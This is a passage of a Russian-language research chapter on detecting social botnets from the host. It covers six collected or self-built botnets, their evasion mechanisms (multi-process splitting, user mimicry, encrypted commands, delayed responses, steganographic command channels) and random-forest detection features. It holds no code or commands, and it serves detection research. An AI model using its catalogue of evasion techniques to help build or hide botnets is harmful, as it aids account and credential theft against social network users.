В этой работе мы надеемся предоставить первый эмпирический анализ host-side-механизмов уклонения социальных ботнетов [25]. Для этого мы собираем исходный код, builders и execution traces шести социальных ботнетов и хотели бы поделиться ими с исследовательским сообществом<sup>[1]</sup>. Затем мы раскрываем их механизмы уклонения и проверяем три метода обнаружения социальных ботнетов. Исходя из полученных мотивирующих наблюдений, мы идентифицируем девять новых признаков против социальных ботнетов. Объединяя их с еще девятью традиционными признаками, мы проектируем новый метод обнаружения социальных ботнетов с применением метода машинного обучения random forest (RF). Мы оцениваем наш метод, а также три работы современного уровня на наших недавно собранных трассах социальных ботнетов. Результаты экспериментов показывают, что наш метод способен значительно превзойти

связанные работы. В частности, мы достигаем accuracy 0.999 и F-measure 0.992, что намного выше лучшей из связанных работ, которая получает только accuracy 0.863 и F-measure 0.503.

В итоге мы делаем следующие вклады:

1. Мы собираем исходные коды, builders и execution traces шести социальных ботнетов, а затем анализируем их механизмы уклонения. Мы проверяем механизмы уклонения, применяя три метода обнаружения современного уровня к собранным трассам, и теоретически анализируем причины их слабых результатов обнаружения.
2. Исходя из понимания механизмов уклонения, мы идентифицируем девять новых признаков и классифицируем новые признаки и девять традиционных признаков на две категории: основанные на lifecycle и основанные на failure. С методом машинного обучения RF мы можем построить online-метод обнаружения социальных ботнетов.
3. Мы оцениваем наш метод, а также три связанные работы на всем наборе трасс социальных ботнетов. С новыми идентифицированными признаками наш подход работает намного лучше существующих подходов. Используя RF-классификатор, наш метод достигает accuracy 0.999 и F-measure 0.992, что намного выше лучшей из связанных работ, которая получает только accuracy 0.863 и F-measure 0.503.

Эта глава является расширением нашей предыдущей работы [25]. В частности, мы добавляем следующие новые материалы: (1) добавляем новый фоновый раздел 10.2; (2) добавляем обзорный раздел для нашего метода обнаружения в разделе 10.4.1; (3) запускаем новые эксперименты и полностью меняем экспериментальный раздел, как показано в разделе 10.5; (4) добавляем новый раздел для обсуждения ограничений и будущей работы, как показано в разделе 10.7; (5) переписываем раздел заключения и резюмирующую часть введения.

## 10.2 Background

В этом разделе мы обсудим threat model и машинное обучение для обнаружения ботнетов.

### 10.2.1 Social Botnet

Социальный ботнет означает ботнет, использующий OSN как C&C-канал. Социальный ботнет отличается от традиционного ботнета в следующих аспектах:

- Стратегия коммуникации является главным отличием между социальным ботнетом и традиционным ботнетом. В то время как большинство традиционных ботнетов коммуницирует с Internet Relay Chat (IRC), HTTP и peer-to-peer (P2P), социальный ботнет использует OSN-веб-сайты. Преимущество использования OSN-веб-сайтов состоит в том, что они могут легко избирать blacklist-метода обнаружения, поскольку OSN-веб-сайты включены в whitelist.
- Цель атаки социального ботнета сосредоточена на контроле не только пользовательского хоста, что является главной целью традиционного ботнета, но и пользовательских аккаунтов в социальной сети.
- Типы атак социального ботнета включают не только атаки традиционного ботнета, такие как distributed denial-of-service attack и кража пользовательской информации, но и атаки, специфичные для социальных сетей, такие как распространение спама в социальной сети, кража информации социальной сети и выполнение аномального поведения в социальной сети.
- Собираемая информация социального ботнета отличается от традиционного ботнета тем, что специально сосредоточена на social-media-related-информации, такой как пользовательские credentials, приватные профили пользователей и приватные знания о связях пользователей.

## 10.2.2 Threat Model

Мы определяем threat model этого исследования следующим образом:

- Запущенный хост уже заражен социальным ботнетом, и antivirus tools не способны его идентифицировать.
- Приложения, имеющие вредоносные намерения, такие как кража пользовательской приватности, выполнение вредоносных действий и управление со стороны botmaster, мы рассматриваем как социальный ботнет. OSN assistant tools, способные выполнять автоматическое доброкачественное поведение, считаются доброкачественными.
- Мы предполагаем, что социальный ботнет не может определить, запущен ли он в виртуальной машине. Это означает, что собранные трассы являются реальными трассами выполнения социального ботнета. Мы понимаем, что некоторые продвинутые ботнеты способны определить, запущены ли они в virtual machine или sandbox, и действовать соответственно. Мы опускаем такие механизмы уклонения.
- Мы предполагаем, что социальный ботнет не знает о наших monitoring tools и поэтому не может действовать соответственно. Это означает, что собранные трассы являются реальными трассами выполнения. Мы опускаем механизмы уклонения, связанные с убийством monitoring tools.
- Мы предполагаем, что пользователи хостов не знают о запущенном социальном ботнете или monitoring tools, что означает, что они используют хосты обычным образом. Хотя пользователи могут ощущать задержку, вызванную запущенными приложениями, мы просим их игнорировать такое необычное поведение.
- Распределение данных обучающего набора такое же, как распределение тестового набора. Хотя это предположение может не выполняться в реальных обстоятельствах, большинство machine learning-based-решений разделяют это предположение. Поэтому мы считаем такое предположение допустимым для этого исследования.

## 10.2.3 Machine Learning for Botnet Detection

Задача host-based-обнаружения ботнетов состоит в идентификации вредоносного события или вредоносного процесса, запущенного на хосте. За исключением вредоносного события или процесса, все остальные события или процессы считаются доброкачественными. Такая задача является классической задачей binary-class classification, которая естественно подходит для machine learning classifiers. Machine learning classifier изучает mapping function от извлеченных признаков к классифицируемому классу на обучающем наборе данных. Затем обученный classifier может использоваться для предсказания label неизвестного экземпляра.

Недавние системы обнаружения ботнетов используют методы машинного обучения как основной механизм обнаружения, такие как support vector machine (SVM), decision tree (DT) и RF [26]. Благодаря естественному соответствию большинство machine-learning-based-методов достигает лучших результатов по сравнению с традиционными rule-based-методами.

Задача host-based-обнаружения социальных ботнетов также является проблемой binary-class classification. Это означает, что машинное обучение должно хорошо подходить. Поэтому мы используем техники машинного обучения для идентификации социального ботнета.

## 10.3 Social Botnet Analysis

В этом разделе мы анализируем существующие социальные ботнеты и понимаем эффективность традиционных методов обнаружения против социальных ботнетов. Сначала мы вводим сбор трасс социальных ботнетов. Далее мы описываем механизмы уклонения, используемые существующими социальными ботнетами. Наконец, мы проверяем эти механизмы, применяя три метода обнаружения современного уровня к трассам социальных ботнетов.

### 10.3.1 Social Botnet Trace Collection

Мы собираем трассы социальных ботнетов в два шага: сбор социального ботнета и сбор трассы. Собирать исходный код социальных ботнетов или builders сложно, потому что hackers используют сложные механизмы шифрования для упаковки исходного кода и распространяют только bot binaries для заражения хостов. Кроме того, исследователям, имеющим исходные коды или builders, не разрешается делиться ими публично из-за ограничений, связанных с академической этикой. После больших усилий мы смогли получить исходные коды большинства существующих социальных ботнетов, включая Twitterbot [27], Twebot [28], Yazanbot [3], Nazbot [9], Wbbot [29] и Fbbot. Мы получили исходный код Twitterbot от авторов [27]. Мы получили builder Twebot от автора метода обнаружения социальных ботнетов [28]. Мы воспроизвели Yazanbot на основе их статьи [3]. Мы воспроизвели Nazbot на основе их статьи и назвали его FixNazbot [9]. Не ограничиваясь этим, мы разработали два новых социальных ботнета: Wbbot против Sina Weibo [29] и Fbbot против Facebook.

После получения социальных ботнетов мы собираем их трассы, настроив виртуальную машину с операционной системой Windows XP. Мы используем Process Monitor для записи операций Registry и File [30], Microsoft Network Monitor для сбора сетевого трафика [31] и самостоятельно написанный hook для записи событий мыши и клавиатуры. Пока боты работают, мы просим пользователей работать с виртуальной машиной обычным образом, например посещать social network, surf the Internet, слушать музыку и т. д. Были захвачены как доброкачественные, так и вредоносные действия. Таблица 10.1 суммирует детали этих трасс.

**Таблица 10.1. Собранные трассы**

| Trace      | Duration | Size     |
|------------|----------|----------|
| Twitterbot | 24 h     | 8.36 GB  |
| Twebot     | 18 h     | 2.77 GB  |
| Yazanbot   | 24 h     | 7.36 GB  |
| FixNazbot  | 24 h     | 4.99 GB  |
| Wbbot      | 18 h     | 11.5 GB  |
| Fbbot      | 5 h      | 4.65 GB  |
| Total      | 113 h    | 39.63 GB |

### 10.3.2 Understanding the Evasion Mechanisms of Social Botnet

Социальные ботнеты используют множество отличительных и обманных механизмов уклонения, которые представляют ключевые вызовы, связанные с обнаружением социальных ботнетов. Мы классифицируем эти механизмы на две категории - basic и advanced.

### 10.3.2.1 Basic Evasion Mechanisms

Хотя социальные ботнеты различаются, они разделяют некоторые общие механизмы уклонения от обнаружения, такие как распространение на OSN-веб-сайтах и выполнение меньшего числа predefined host behaviors, чем традиционные ботнеты. Мы определяем их как basic evasion mechanisms и используем Ebi для обозначения i-го basic evasion mechanism.

Eb1: Propagation on OSN websites. OSN-веб-сайты предоставляют несколько естественных преимуществ для распространения вредоносных bot binaries, включая доверие между друзьями, высокую скорость распространения и шифрование. Во-первых, на OSN-веб-сайтах пользователи могут делиться своими идеями, изображениями или видео с друзьями. Поскольку этот контент приходит от наших друзей, мы доверяем ему по умолчанию. Поэтому социальные ботнеты, такие как Koobface, могут использовать это доверие для заражения большего числа пользователей [6]. Во-вторых, сообщения на OSN-веб-сайтах распространяются настолько быстро через retweets [32], что вредоносные URL быстро распространяются и могут широко охватывать пользователей [33]. В-третьих, URL OSN-веб-сайтов преобразуются в shortened URLs, например Twitter и Sina Weibo. Такой механизм позволяет атакующим скрывать настоящий URL-домен и тем самым мешает OSN-веб-сайтам эффективно применять blacklists для фильтрации таких вредоносных URL [34]. Кроме того, социальный ботнет может использовать обманные техники social engineering, чтобы побуждать пользователей к определенному поведению, например provocative messages, применяемые Koobface.

Eb2: Less pre-defined host behaviors. Социальные боты выполняют меньше pre-defined host behaviors, чем традиционные боты. Поскольку host behaviors традиционных ботов были хорошо проанализированы в предыдущих исследованиях [35-37], социальные боты со сходным поведением могут быть легко обнаружены. Однако в этой ситуации социальные боты обладают наиболее важными действиями, такими как способность модифицировать bootstrap list, чтобы социальные боты запускались вместе с системой или браузером.

Eb3: Many OSN-related host behaviors. Хотя социальные боты имеют меньше predefined host behaviors, они имеют много OSN-related host behaviors, таких как проверка Internet cookies для отслеживания OSN-активности пользователя. Социальные боты пытаются соединиться с botmaster различными механизмами.

Eb4: Exploiting popular OSN websites as C&C servers. Традиционные ботнеты, использующие IRC или HTTP как C&C-канал, сталкиваются с проблемой single-point failure, при которой сервер обнаруживается и отключается. Однако социальные ботнеты могут легко преодолеть эту проблему, поскольку их серверы - популярные OSN-веб-сайты, которые, конечно, находятся в white list. Этот механизм уклонения фатален для традиционных методов обнаружения ботнетов, поскольку нет аномальных адресов, доменных имен, протоколов или портов, а значительная доля легитимного трафика обычных компьютеров включает посещения OSN-веб-сайтов.

### 10.3.2.2 Advanced Evasion Mechanisms

В гонке вооружений между социальными ботнетами и разработкой методов обнаружения социальные боты эволюционировали и включили новые механизмы уклонения, а существующие host-side-методы обнаружения не смогли за ними поспеть. Мы рассматриваем новые механизмы уклонения как advanced evasion mechanisms и используем Eai для обозначения i-го механизма.

Ea1: Exploiting multiple processes. Существующие социальные боты эволюционировали и используют несколько процессов для обхода обнаружения, например Fbbot и Wbbot. Социальные



боты назначают вредоносные действия нескольким процессам, и каждый процесс выполняет несколько вредоносных действий. В результате уровень подозрительности каждого процесса может снизиться до того же уровня, что и у доброкачественного процесса. Существующие методы обнаружения в основном сосредоточены на одном процессе, что легко обходится ботами с несколькими процессами [9,18,38]. Боты с несколькими процессами анализировались в нескольких исследованиях. Ma et al. представляют multiple process mechanism для обхода существующего behavior-based malware detection путем разделения malware на несколько "shadow processes" [23]. Ji et al. представляют multiple process mechanism для обхода behavior-based-методов обнаружения ботов на конечном хосте [24].

Ea2: Mimicking OSN activities of users or automation applications. Существующие социальные боты не только выполняют вредоносное поведение, но и пытаются выполнять действия, снижающие уровень подозрительности. Возьмем Twitterbot как пример [27]: он может не только получать tweets botmaster, но и обновлять собственный status, как любой обычный пользователь, используя компонент status update. Социальные боты могут автоматически обновлять свой status на OSN-веб-сайтах, таких как Facebook и Twitter, используя random message applications, например I Heart Quotes [39]. С такими human-mimicking behaviors социальные боты могут эффективно запутывать существующие методы обнаружения. Социальные боты также пытаются имитировать поведение OSN-related applications, таких как Twitterdeck и Weibo desktop. Согласно нашим наблюдениям, эти приложения выполняют OSN-активность чаще, чем социальные боты, что затрудняет различение поведения социальных ботов среди широкого диапазона поведений OSN-приложений. Этот механизм уклонения по существу запутывает существующие методы обнаружения.

Ea3: Multiple command encryption mechanisms. Чтобы лучше скрывать информацию, социальные боты шифруют сообщения с использованием различных механизмов шифрования. Они скрывают команды и результаты выполнения в зашифрованных сообщениях, которые могут быть либо обычным предложением, либо беспорядочным кодом. Например, Nazbot использует Base64-encoded messages для сокрытия команд, Wbbot и Fbbot используют Data Encryption Standard (DES), а Koobface использует простые операции bitwise-AND и bitwise-OR [6]. Хотя алгоритмы шифрования просты, процесс расшифровки может занимать много времени. Трудно предсказать алгоритмы шифрования, используемые социальными ботами, а при таком множестве алгоритмов шифрования огромные затраты на расшифровку создают невозможную задачу. Поэтому методы обнаружения, основанные на command signature текстового сообщения, неэффективны.

Ea4: Delayed response. Большинство существующих методов обнаружения социальных ботов анализируют поведение в малом временном интервале или time window, и атакующие могут установить случайную задержку между разными действиями. Например, социальные боты могут ждать случайное количество времени перед выполнением полученной команды [40,41]. Поэтому получение команд и выполнение задач могут быть разделены по разным time windows, что может запутать методы обнаружения. Однако если установить достаточно широкое time window для решения этой проблемы, это приведет к тяжелой перегрузке из-за больших объемов сохраняемой информации. Учитывая, что большинство host behaviors похожи на человеческие операции или OSN-related applications, социальные боты могут хорошо использовать этот механизм.

### 10.3.3 Validation of the Evasion Mechanisms

В этом разделе мы проверим эффективность этих механизмов уклонения. Сначала мы повторно реализуем три метода обнаружения социальных ботнетов, а именно Kartaltepe [9], Chu [42] и CITRIC [38]. Затем мы оцениваем их на собранных трассах социальных ботнетов.

Мы используем false positive rate (FPR) и false negative rate (FNR) для обозначения результатов обнаружения. FPR представляет доброкачественный процесс, ошибочно классифицированный как социальный бот, тогда как FNR представляет социальный бот, ошибочно классифицированный как доброкачественный процесс. Мы используем трассу длительностью один час для оценки методов обнаружения, следуя их экспериментам, и результаты обнаружения представлены на рис. 10.1. В среднем все три метода обнаружения имеют высокие FNR, превышающие 40%, тогда как все они имеют низкие FPR (FPR для Kartaltepe равен 10.8%, Chu - 10.2%, CITRIC - 11.5%). Эти результаты показывают, что три метода довольно хорошо справляются с доброкачественными процессами, но недостаточно хороши для эволюционирующих социальных ботов. Далее мы подробно проанализируем результаты оценки каждого метода обнаружения.




Рис. 10.1. Результат обнаружения текущих методов на социальном ботнете: (a) обозначает false positive rate (FPR), (b) обозначает false negative rate (FNR).

FPR 10.8% метода обнаружения Kartaltepe указывает, что он может довольно хорошо идентифицировать доброкачественные процессы. Однако его FNR 44% показывает, что он имеет очень низкую долю обнаружения социальных ботов. По конкретным социальным ботам метод Kartaltepe имеет 0% FNR для Nazbot и Twitterbot, 50% FNR для Yazanbot, 54.5% FNR для Wbbot и более 60% для Fbbot. Причины этих высоких FNR можно сформулировать следующим образом: (1) хотя атрибуты обнаружения кажутся точными, их трудно количественно выразить. Возьмем encoded text processing (Petp) как пример: существует много методов кодирования или шифрования текста. Если метод, используемый социальными ботами, известен, тогда его захват является прямой задачей. Например, мы можем захватить Nazbot, поскольку знаем, что он использует Base64-encoded method. Однако невозможно расшифровать, если метод шифрования неизвестен.

Fbbot, Nazbot, Twebot и Wbbot используют различные механизмы шифрования (E3), что приводит к соответственно высоким FNR. (2) Атрибуты обнаружения детерминированы, поэтому если социальные боты обходят одно или несколько правил, они могут обойти весь метод обнаружения. Например, они могут использовать advanced evasion mechanism E4 (delayed response), чтобы разделить свое поведение по разным time windows. Как только они обошли правило обнаружения social network request (Psnr), они могут обойти весь метод обнаружения.

Метод обнаружения Chu также демонстрирует достаточно хороший FPR 10% и высокий FNR 54%. Он использует behavioral biometrics для классификации blog bots, но социальные боты имеют несколько механизмов, с помощью которых они работают на OSN-веб-сайтах, таких как OSN APIs, RSSs и Web Automation Test (WAT). Этот метод может захватывать поведение механизма WAT, но остальные механизмы не могут быть захвачены. Поскольку Nazbot и Twebot используют механизм RSS для получения зашифрованных команд, Yazanbot использует Facebook open API для работы с Facebook, а Twitterbot использует Twitter open API для работы с Twitter, метод Chu не способен захватить их behavioral biometrics, что приводит к высокому FNR. Однако Fbbot и Wbbot используют WAT для работы на OSN-веб-сайтах, что может быть захвачено методом Chu. Хотя они захватываются, Fbbot и Wbbot оба используют advanced evasion mechanism E2 для имитации OSN-активности пользователей или приложений. Поэтому метод Chu может достичь только FNR 42.9% для Fbbot и 36.4% для Wbbot. Мы отмечаем, что метод Chu главным образом сосредоточен на blog bots, особенно на human mimic bot и replay bot. Хотя blog bots в некоторой степени пересекаются с социальными ботами, они демонстрируют разное поведение. Мы подтверждаем, что метод Chu может давать довольно хорошие результаты обнаружения для blog bots, но этот метод обнаружения должен быть значительно улучшен для обнаружения похожих социальных ботов.

Метод обнаружения CITRIC также имеет достаточно хороший FPR 11.5% и высокий FNR 58%. Метод CITRIC сталкивается с несколькими вызовами при обнаружении доброкачественных процессов: (1) между пользовательским вводом и сетевым трафиком могут быть задержки, такие как задержка операционной системы, производительность компьютера или задержка сети. Если задержка разделяет пользовательский ввод и сетевой трафик на разные временные интервалы, трафик может быть идентифицирован как вредоносный. (2) Автоматические приложения - instant message applications, email check applications и automatic update applications - вызывают много путаницы в методе C. В частности, OSN-related automatic applications, такие как Tweet deck и Facebook blaster, могут быть легко ошибочно классифицированы как социальные боты.

Метод CITRIC сталкивается с несколькими вызовами в отношении эволюционирующих механизмов уклонения. Первый вызов - advanced evasion mechanism, использующий несколько процессов (E1). Метод CITRIC делает неявное предположение, что социальный бот является одиночным процессом. Однако если социальные боты разделяют свое поведение между несколькими процессами, метод CITRIC может пропустить некоторые вредоносные процессы. Поскольку Fbbot и Wbbot используют этот механизм уклонения, FN rates для метода CITRIC равны 71.4% и 81.8% соответственно. Из этих результатов мы видим, что этот механизм уклонения запутывает метод CITRIC. Второй вызов - другой advanced evasion mechanism, который, хотя возможен [29], еще не развернут существующими социальными ботами. Это механизм, при котором социальные боты не выполняют вредоносную или OSN-активность, пока не промониторят человеческую активность или даже человеческую OSN-активность. Таким образом, вредоносное поведение смешивается с доброкачественной человеческой активностью, и поэтому трафик социальных ботов смешивается с большими объемами доброкачественного трафика. Этот механизм уклонения нарушает другое предположение метода CITRIC, состоящее в том, что bot-originated traffic не синхронизирован с пользовательской активностью. FNR для обнаружения других социальных ботов также довольно высоки, например 50% для Yazanbot и 33.3% для Twitterbot.

## 10.4 Social Botnet Detection

В этом разделе мы проектируем новый метод обнаружения социальных ботнетов. Сначала мы дадим обзор нашего метода обнаружения. Затем подробно сосредоточимся на новых идентифицированных признаках.

### 10.4.1 Overview

Framework нашего метода обнаружения показан на рис. 10.2. В центре нашего метода находится метод машинного обучения и связанное извлечение признаков. Далее мы представим наш detection framework как для training phase, так и для testing phase.




Рис. 10.2. Framework нашего метода обнаружения.

В training phase мы сначала собираем трассы с хостов, зараженных социальным ботнетом. Поскольку мы выполняем process-level detection, monitors должны быть способны связать действия с конкретным процессом. Исходя из этого, мы выбираем три разных monitors, которые могут удовлетворить наши требования к записи разных трасс. В частности, мы записываем операции Registry и File с помощью Process Monitor от Microsoft [30]. Мы записываем сетевую активность хоста с помощью Network Monitor от Microsoft [31]. Также мы записываем события мыши и клавиатуры с помощью самостоятельно написанного инструмента. Имея записанные трассы, мы разбираем их и извлекаем признаки, полезные для обнаружения социальных ботнетов. В частности, мы используем 20 минут как time window. В течение каждого time window мы считаем частоту каждого признака из записанных журналов и используем это как значение признака. Мы используем не только традиционные признаки, но и идентифицируем некоторые новые признаки. Детали признаков мы объясним в следующем разделе. Отметим, что labels обучающих трасс известны. После получения признаков мы используем machine learning classifier под названием RF для обучения модели. RF classifier - ensemble-based supervised machine learning method [43]. В основе он строит ряд DT, оптимизирует их с помощью recursive partition strategy и стремится выучить лучшую модель, минимизируя loss value.

В testing phase мы следуем тому же workflow, но labels неизвестны. В основе мы записываем активность неизвестного хоста с помощью трех monitors, разбираем трассы, извлекаем полезные признаки, загружаем обученную RF-модель и наконец предсказываем labels каждого процесса, работающего на неизвестном хосте. Отметим, что training phase является offline. После того как мы обучили эффективную модель, мы способны заставить наш метод обнаружения работать как online social botnet detector. В следующем разделе мы подробно рассмотрим наши новые идентифицированные признаки.

## 10.4.2 Newly Identified Features

Устойчивый признак должен быть либо трудным, либо дорогим для обхода вредоносной сущностью. Признак трудно обойти, если для выполнения вредоносных действий требуется внутреннее изменение; признак дорого обойти, если требуются значительные деньги, время или другие ресурсы [44]. С учетом особых характеристик эволюционирующих социальных ботов мы идентифицировали девять новых признаков и классифицировали их на две категории - life cycle-based и failure-based.

### 10.4.2.1 Life Cycle-Based Features

Чтобы извлечь признаки, повсеместные для всех социальных ботов, мы анализируем их относительно их life cycle. Life cycle социальных ботов можно разделить на пять шагов, как показано на рис. 10.3. На первом шаге, infection, социальные боты используют успешные механизмы заражения традиционных ботнетов, включая вредоносные URL в email, нежелательную загрузку malware и установку cracked software [45]. Социальные ботнеты также могут распространяться на OSN-сайтах с использованием вредоносных URL [6]. После infection социальные боты выполняют некоторые predefined host behaviors, такие как модификация bootstrap list системы или проверка Internet cookies. Следовательно, социальные боты работают над построением C&C-соединения с botmaster. Затем боты выполняют команды, полученные от botmaster. Если некоторые команды относятся к хосту, социальные боты возвращаются ко второму шагу. Если же некоторые команды относятся к OSN или сети, социальные боты возвращаются к третьему шагу. В конце концов боты отправляют полезные данные обратно botmaster.




Рис. 10.3. Life cycle социального ботнета.

Мы сосредоточены на обнаружении социальных ботнетов с хоста, поэтому опускаем здесь шаг infection и делаем предположение, что социальные боты уже заразили хост с помощью существующих механизмов заражения. Кроме того, отправка данных обратно botmaster разделяет сходное поведение с построением C&C-соединений. В следующих трех шагах мы идентифицируем несколько новых признаков социальных ботов.

Pre-defined host features. После успешного заражения социальные боты пытаются выполнить вредоносное поведение, которое повышает их устойчивость. Это поведение отличается от поведения традиционных ботов, поскольку главным образом нацелено на OSN-сайты. На этом шаге мы используем четыре признака, показанные в табл. 10.2, для идентификации социальных ботов. Первые три признака - modifying the bootstrap list of a system, stealing sensitive information и process injection - анализируются в традиционном обнаружении ботнетов [45], а F3 используется в detection approach A. Мы идентифицируем новый признак, checking Internet cookies, который является значимым поведением социальных ботов. Согласно нашим наблюдениям, большинство социальных ботов проверяет Internet cookies, чтобы идентифицировать OSN-сайты, используемые пользователем. Например, infection binary Koobface - Koobface downloader - сначала проверяет Internet cookies. Затем он сообщает эти cookies OSN-сайтов Koobface C&C server [6]. В зависимости от найденных cookies социальных сетей Koobface C&C server определяет дополнительные компоненты, которые Koobface downloader должен загрузить.

**Таблица 10.2. Predefined host behaviors**

| Index | Feature                            | Used or New |
|-------|------------------------------------|-------------|
| F1    | Modifying bootstrap list of system | Used        |
| F2    | Stealing sensitive information     | Used        |
| F3    | Process injection                  | Used        |
| F4    | Checking Internet cookies          | New         |

C&C connection features. Социальные боты имеют много разных механизмов для установления C&C-соединений. Koobface подключается к C&C-серверу через HTTP, чтобы установить C&C-канал [6], и этот механизм также используется Yezanbot [3]. Nazbot посещает RSS некоторых конкретных пользовательских аккаунтов, чтобы установить C&C-канал [9]. Stegobot делится изображениями, чтобы установить C&C-канал, используя image steganography для сокрытия sensitive information [10]. Facebot также использует image steganography для установления C&C-канала, скрывая sensitive information в user profile pictures [11]. Wbbot и Fbbot посещают некоторые конкретные OSN user profiles для построения C&C-соединений.

В свете этих фактов мы используем шесть признаков, показанных в табл. 10.3, чтобы идентифицировать C&C-соединения социальных ботов. Первые два признака - F5, number of unique IPs contacted, и F6, number of unique domains queried, - сейчас используются в традиционном обнаружении ботнетов [41,46]. Признак F7, number of visited OSN IPs, используется в detection approaches A, C. В дополнение к этому мы также идентифицируем три новых признака обнаружения. Если botmaster использует OSN accounts для контроля социальных ботов, вновь зараженный хост попытается посетить аккаунт botmaster. Поэтому мы можем идентифицировать новый признак F8, number of visited OSN accounts, и записывать это поведение. В нескольких существующих социальных ботах botmasters публикуют свои команды как зашифрованные сообщения на OSN-сайтах. В такой схеме социальные боты пытаются захватить последние сообщения аккаунта botmaster. Для борьбы с таким поведением мы идентифицируем новый признак F9, number of visited OSN user messages. Как отмечено выше, несколько социальных ботов используют image steganography для сокрытия команд и другой информации. Поэтому мы также идентифицируем новый признак F10, number of visited OSN user pictures, как часть нашей стратегии борьбы с этим механизмом уклонения.

**Таблица 10.3. C&C connection features**

| Index | Feature                             | Used or New |
|-------|-------------------------------------|-------------|
| F5    | Number of unique IPs contacted      | Used        |
| F6    | Number of unique domains queried    | Used        |
| F7    | Number of visited OSN IPs           | Used        |
| F8    | Number of visited OSN accounts      | New         |
| F9    | Number of visited OSN user messages | New         |
| F10   | Number of visited OSN user pictures | New         |

Command execution features. Социальные боты используют другие методы получения команд, чем традиционные боты. В традиционных ботах метод получения команд основан на модели "push", при которой боты пассивно ждут, пока botmaster отправит команды. В социальном ботнете, однако, метод получения команд основан на модели "pull", при которой боты активно пытаются забрать команды у botmaster. После того как социальные боты получают эти команды, они пытаются их выполнить. Как показано на рис. 10.3, некоторые команды относятся к хосту, а некоторые - к OSN или сети. После успешного выполнения команд социальные боты отправляют собранную

информацию или результаты выполнения botmaster. Механизм, с помощью которого боты коммуницируют с botmaster, похож на механизм установления C&C-соединения, за исключением того, что соединение обратное. Социальные боты пытаются опубликовать информацию как новое сообщение или комментарий к соответствующему сообщению от botmaster. Мы идентифицируем новый признак F12, number of uploaded OSN messages, чтобы идентифицировать этот механизм уклонения. Некоторые социальные боты также публикуют изображения с использованием image steganography, поэтому мы можем идентифицировать другой новый признак F13, number of uploaded OSN pictures. Отметим, что некоторые социальные боты все еще используют HTTP-based C&C channels, поэтому мы используем признак F11, number of opened ports, который эффективен в борьбе с традиционными ботами [41]. Эти три признака command execution показаны в табл. 10.4.

**Таблица 10.4. Command execution features**

| Index | Feature                         | Used or New |
|-------|---------------------------------|-------------|
| F11   | Number of opened ports          | Used        |
| F12   | Number of uploaded OSN messages | New         |
| F13   | Number of uploaded OSN pictures | New         |

#### 10.4.2.2 Failure-Based Features

